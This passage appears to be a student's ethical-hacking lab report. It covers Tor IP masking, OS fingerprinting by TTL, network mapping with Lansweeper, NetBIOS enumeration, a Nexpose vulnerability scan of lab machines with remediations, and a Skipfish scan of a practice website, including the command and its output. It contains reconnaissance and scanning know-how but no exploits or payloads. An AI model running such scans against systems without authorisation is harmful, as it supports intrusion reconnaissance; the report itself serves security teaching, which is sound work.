
Using a **29** network of volunteer-operated relays, Tor is a free and open-source application that provides **anonymous communication over the internet**. It uses many **layers of encryption** to make monitoring your online behaviour very difficult.



Screenshot 24 - check public IP address.


The above screenshot shows the Public IP when Google Chrome is used.

On then next one Tor Browser is used on the same VM machine with Windows Server 2016:




Screenshot 25 – hiding public IP with Tor

The first observation is that the public IP that is detected by google.com is changed. The more interesting is that Google actually detects and prevent automatic suspicious behaviour. Because the IP TOR uses is the exit node Ip that google can see it is possible that they have flagged that IP as suspicious due to other users that might have used it before.




Screenshot 26 – whatismyipaddress.com check.

Doing another search through whatismyipaddress.com we can observe that TOR network exit node is changed again this time the public IP is 107.189.14.106 and the website actually detects that this is a Tor Exit Node as a service.



Screenshot 28 – blacklisted status 1



Screenshot 27 - blacklisted status 2

The outcome for blacklisted checks shows only one database where the IP is listed out of many other which shows that the service is very reliable and useful.

Part 6: Identify Target Operating System with TTL


TTL or Time to Live values of packets that could be observed with tools like Wireshark bring valuable information for example: What is the Operating System running on the targets whose ICMP packets have been captured.

Different operating systems responds with different values:

Different operating systems responds with different value.

- Unix / Linux – 64
- Windows – 128
- Solaris/AIX – 265

Hence, examine the captured packets corresponding to particular target IP will help us determine what OS runs on that hosts.




Screenshot 29 – Examine TTL headers with packets captured with Wireshark.

From the output in Wireshark, we could conclude that 10.0.2.4, 10.0.2.7 are with Windows OS while 10.0.2.8 runs some Linux distribution.[15]

Part 7: Map your Network using an automatic tool.

For mapping the LAN network, a tool called Lansweeper will be used. This is an asset management tool capable of network discovery of the connected users, devices and software within IT estate.




Screenshot 30 – configuring scan with Lansweeper

Lansweeper uses variable scanning methods including SNMP, SSH and WMI and utilising them it gathers information about the devices on the network.

After installation and configuration, a network scan is initiated and all the devices on our network are map as full details are provided in a table -like content. The provides the option to click on a particular LAN asset and to examine its characteristics in full details.


Ping	AssetName	IP Address	Type	Domain	Description	Manufacturer	Model	Location	IPLocation
	10.0.2.1	10.0.2.1	Computer					Local Subnet	Undefined
	Default location							Undefined	Undefined
	DESKTOP-BA9QJ64	10.0.2.5	Windows	WORKGROUP		PCS Systemtechnik GmbH		Local Subnet	Undefined
	Google	216.239.34.35	Webserver				gws	Undefined	Undefined
	PCS Systemtechnik GmbH 10.0.2.3	10.0.2.3	Virtual Machine			PCS Systemtechnik GmbH		Local Subnet	Undefined
	PCS Systemtechnik GmbH 10.0.2.8	10.0.2.8	Linux			PCS Systemtechnik GmbH		Local Subnet	Undefined
	PC-WINS	10.0.2.7	Windows	WORKGROUP		PCS Systemtechnik GmbH		Local Subnet	Undefined
	WIN-AREBB7BNM4P	10.0.2.4	Windows	WORKGROUP		innotek GmbH	VirtualBox	Local Subnet	Undefined
	WIN-ULB9CQKQJ2	10.0.2.6	Windows	WORKGROUP		PCS Systemtechnik GmbH		Local Subnet	Undefined

Screenshot 32 – mapping network with Lansweeper



Screenshot 31

All the information gathered could be organised in a SQL Database form as a report, hence the connection between the different asset could be explored meticulously creating a full overview of the devices and their characteristics included in our network.




Screenshot 33

Part 8: Enumerate using NetBIOS.

Global Network inventories helps network administrators and IT professionals manage their hardware and software inventories. It scans and gathers data on all networked devices and assets. The utility scans using SNMP, WMI, and NetBIOS.

There are two main scan option for scan regarding the information of the target machine. The first one is "connect as currently logged user" and the second – "connect as:" (where we need to provide username and password).[16]

The difference in collected information about the target host is significant. In the first case scenario the displayed information is just basic one:



Screenshot 34 – connect as currently logged user.

visit <http://www.magnetosoft.com> for sales and support.


Scan summary

Type	Host Name	Status	MAC Address	Vendor	OS Name	Processor Name	Comment
Domain : WORKGROUP (COUNT=1)							
IP Address : 10.0.2.6 (COUNT=1)							
Timestamp : 7/19/2023 6:19:37 AM (COUNT=1)							
Computer	WIN-ULB9C1OKDJ	Success	08-00-27-6A-85-64	Intel		AMD Ryzen 5 PRO 5650U with Radeon Graphics	Serial: 0
Total 1 item(s)							


Scan summary

Type	OS Name	Processor Name	RAM, MB	Count
Computer	AMD Ryzen 5 PRO 5650U with Radeon Graphics		4096	1
Total 1 item(s)				

Screenshot 35 – NetBIOS scan logged as current user



Screenshot 36 – connect with user credentials.



Screenshot 37 – full scan report from second method


Lab Activity – Vulnerability Assessment

Task 1: Use an ¹alternative to Nessus tool in Windows to scan for network vulnerabilities

When a penetration tester or ethical hacker does a vulnerability review, they look for and evaluate weaknesses that attackers could use. This process shows how secure the target is and where it needs to be patched or made stronger. Most of the time, it uses automatic scanning, human testing, and analysis to report weaknesses and how they might affect the security of the target.[17]

This activity is utilising automatic scanning tool called Nexpose by Rapid7.

After the tool is the user must authenticate with username and password:




Screenshot 38 – Nexpose login

Then the scan needs to be configured by choosing a site name, engine, included assets - the Target IP or a range of IPs, as well as the type of the scan. In order of full list of vulnerabilities to be listed a Full Audit scan needs to be executed. After the completion of the

Screenshot 39 – Nexpose audit scan config

scan an initial statistic is visualised listing the target machine with the according vulnerabilities counts.



Assets	Risk Score	Highest-risk Site	Highest-risk Asset Group	Highest-risk Asset
7 ▲ was N/A	12,581 ▲ was N/A	UWTSD Lab ▲ 12,581 (was N/A)	N/A	10.0.2.7 ▲ 9,936 (was N/A)

SITES						
Name	Assets	Vulnerabilities	Risk ▼	Scan Engine	Type	Scan Status
UWTSD Lab	7	26	12,581	Local scan engine	Static	Scan finished on Wed, Jul 19th, 2023

[CREATE SITE](#) 9

CURRENT SCANS FOR ALL SITES

Screenshot 41


Address	Name	Operating System	Vulnerabilities	New Vulnerabilities	Remediated Vulnerabilities	Scan Engine	Authentication
10.0.2.8		Debian Linux	2	2	0	Local scan engine	No Credentials Supplied
10.0.2.7	PC-WIN8	Microsoft Windows 8.1	9	9	0	Local scan engine	No Credentials Supplied
10.0.2.6	WINL8R00R002	Microsoft Windows Server 2012 R2 Standard Edition	7	7	0	Local scan engine	No Credentials Supplied
10.0.2.5	DESKTOP-BAGSLU4	Microsoft Windows 10	3	3	0	Local scan engine	No Credentials Supplied
10.0.2.4	WIN-AREB7ENH4UP	Microsoft Windows Server 2016 Standard Edition	4	4	0	Local scan engine	No Credentials Supplied
10.0.2.3			0	0	0	Local scan engine	Unknown
10.0.2.2	LENOVO4	QN IOS	1	1	2	Local scan engine	No Credentials Supplied

Showing 1 to 7 of 7 | [Export to CSV](#) | Rows per page: 10 | [1](#) | [2](#) | [3](#) | [4](#) | [5](#) | [6](#) | [7](#) | [8](#) | [9](#) | [10](#) | [11](#) | [12](#) | [13](#) | [14](#) | [15](#) | [16](#) | [17](#) | [18](#) | [19](#) | [20](#)


Screenshot 40

As it was expected Windows 8.1 and Windows Server were found to have greatest number of found vulnerabilities, because Windows 8 hasn't been supported from Microsoft for a very long time and next oldest OS is Windows Server 2012.

The Nexpose tool provides visual graphs based on the statistics for the scanned devices on the network that helps the user to easily assessed the overall vulnerability of the network and differentiate quickly hosts by the running operating systems on them and furthermore, the services and applications that create those security weaknesses.



Screenshot 42



Screenshot 43

Title	CVSS	CVSSv3	Risk	Published On	Modified On	Severity	Instances	Exceptions
SMB signing disabled	7.3		857	Mon Nov 01 2004	Wed Feb 21 2018	Severe	5	Exclude
SMBv2 signing not required	6.2		854	Mon Nov 01 2004	Wed Feb 21 2018	Severe	5	Exclude
SMB signing not required	6.2		854	Mon Nov 01 2004	Wed Feb 21 2018	Severe	5	Exclude
Obsolete Version of Microsoft Windows 8	9.3		770	Tue Jan 12 2016	Tue Jan 12 2022	Critical	1	Exclude
SSH Weak Message Authentication Code Algorithms	4		605	Mon Jan 06 2014	Fri Jan 07 2022	Severe	1	Exclude
SMB: Service supports deprecated SMBv1 protocol	5.8	4.8	601	Tue Apr 21 2015	Wed Jul 17 2019	Severe	5	Exclude
NetBIOS NBSTAT Traffic Amplification	0		0.0	Sun Feb 09 2014	Wed Dec 10 2014	Moderate	3	Exclude
TCP timestamp response	0		0.0	Fri Aug 01 1997	Wed Mar 21 2018	Moderate	2	Exclude
PHP SSO Traffic Amplification	0		0.0	Sun Feb 09 2014	Wed Dec 10 2014	Moderate	1	Exclude
ICMP timestamp response	0		0.0	Fri Aug 01 1997	Tue Jan 31 2022	Moderate	4	Exclude

Screenshot 44 – Scan Output as a List of found Vulnerabilities.

The scan provides initially a list of vulnerabilities sorted by their CVSS points, level of risk and severity.

The tool provides the flexibility for users to choose particular vulnerability, type or host for further examination. For example, Kali Linux machine appear to have 2 vulnerabilities found so when we click on host name, we can receive detailed report about the found security issues.

ID	ssh-weak-message-authentication-code-algorithms	PUBLISHED	Jan 6, 2014	EXPLOITABILITY
SEVERITY	Severe (4)	ADDED	Mar 31, 2020	CATEGORIES
RISK SCORE	605	MODIFIED	Jan 7, 2022	CVES
CVSS	(AV:N/AC:H/Au:N/C:P/I:P/A:N)	CVSS SCORE	4	

The SSH server supports cryptographically weak Hash-based message authentication codes (HMACs) including MD5 or 96-bit Hash-based algorithms.

Screenshot 45 – detailed report of a Linux OS vulnerability found.

Check ID	Category
ssh-weak-message-authentication-code-algorithms	Safe, Version


REMEDIATIONS

ASSET BEST SOLUTIONS	ASSET APPLICABLE SOLUTIONS	VULNERABILITY ROLLUP SOLUTIONS	VULNERABILITY SOLUTION
Disable any MD5 or 96-bit HMAC algorithms within the SSH configuration Configuration remediation steps Consult the product documentation for instructions to disable any insecure MD5 or 96-bit HMAC algorithms within the SSH configuration.			


Screenshot 46 – provisioned possible solution for mitigation the security risk

Moreover, the report shows possible solutions for mitigation of the found security issues and vulnerabilities.

Finally, the Nexpose vulnerability scanner gives us the option to export a detailed report including statistics and findings about the cyber security risk assessment of the nodes on the scanned network.



Screenshot 47 – Report format options



Screenshot 48 – report exported as PDF.


Task 3 Use an alternative to Nikto in Kali Linux to scan Web vulnerabilities.

Skipfish is an automated espionage programme that creates a sitemap and repeatedly executes web server security checks to detect vulnerabilities. It checks websites and applications effectively while rapidly reveals security vulnerabilities.

After we install the tool, the webpage is scanned with the following command:

```
skipfish -o scan_reports https://www.certifiedhacker.com/
```

The “-o” option allows us to select an output directory where the scan reports will be saved.



```
1: root@kali: /home/ivann
skipfish version 2.10b by lcantuf@google.com

- www.certifiedhacker.com -

Scan statistics:
  Scan time : 0:23:27.850
  HTTP requests : 16809 (11.9/s), 15436 kB in, 3562 kB out (13.5 kB/s)
  Compression : 3192 kB in, 15926 kB out (66.6% gain)
  HTTP faults : 960 net errors, 0 proto errors, 0 retried, 258 drops
  TCP handshakes : 1327 total (12.7 req/conn)
  TCP faults : 0 failures, 960 timeouts, 12 purged
  External links : 12 skipped
  Reqs pending : 0

Database statistics:
  Pivots : 346 total, 322 done (93.06%)
  In progress : 0 pending, 0 init, 18 attacks, 6 dict
  Missing nodes : 9 spotted
  Node types : 2 serv, 25 dir, 82 file, 9 pinfo, 208 unkn, 21 par, 0 val
  Issues found : 24 info, 262 warn, 4 low, 0 medium, 0 high impact
  Dict size : 173 words (173 new), 9 extensions, 256 candidates
  Signatures : 77 total

[+] Copying static resources...
[+] Sorting and annotating crawl nodes: 346
[+] Looking for duplicate entries: 346
[+] Counting unique nodes: 113
[+] Saving pivot data for third-party tools...
[+] Writing scan description...
[+] Writing crawl tree: 346
[+] Generating summary views...
[+] Report saved to 'scan_reports/index.html' [0x8992a280].
[+] This was a great day for science!
```

Screenshot 49 – initial scan statistic displayed on the console.

After the tool finishes the webpage scan it generates “index.html” file in the directory we created with the command that includes all the data, collected during the skipfish tool scan. The index.html is in human readable format that could be easily understood.

```

--(root@kali)-[/home/ivann]
# ls
desktop      html_links_20230711_065143.txt  Public      snort2.conf
documents    Music                          scan_reports
downloads    Pictures                        search_output.txt  targetfiles


--(root@kali)-[/home/ivann]
# cd scan_reports
--(root@kali)-[/home/ivann/scan_reports]
# ls
i_low.png      i_note.png      _n0_m3          n_children.png
i_medium.png   issue_index.js  _n1_m4          n_clone.png
i_high.png     index.html      i_warn.png      _n2_mime_entry.png  n_collapsed.png

--(root@kali)-[/home/ivann/scan_reports]
# pwd
/home/ivann/scan_reports

--(root@kali)-[/home/ivann/scan_reports]
#


```

Screenshot 50



Crawl results - click to expand:

- http://www.certifiedhacker.com/** 3 6 46
 - New 404 signature seen**
 - 1. Code: 301, length: 247, declared: text/html, charset: iso-8859-1 [show trace +]
 - New 'Server' header value seen**
 - 1. Code: 301, length: 240, declared: text/html, charset: iso-8859-1 [show trace +]
Memo: Apache
 - images** 3 4 45
 - Code: 301, length: 247, declared: text/html, charset: iso-8859-1 [show trace +]
- https://www.certifiedhacker.com/** 4 53 27 104
 - HTML form with no apparent XSRF protection**
 - 1. Code: 200, length: 9660, declared: text/html, detected: application/xhtml+xml, charset: utf-8 [show trace +]
 - SSL certificate host name mismatch**
 - 1. Fetch result: Content not fetched
Memo: AU
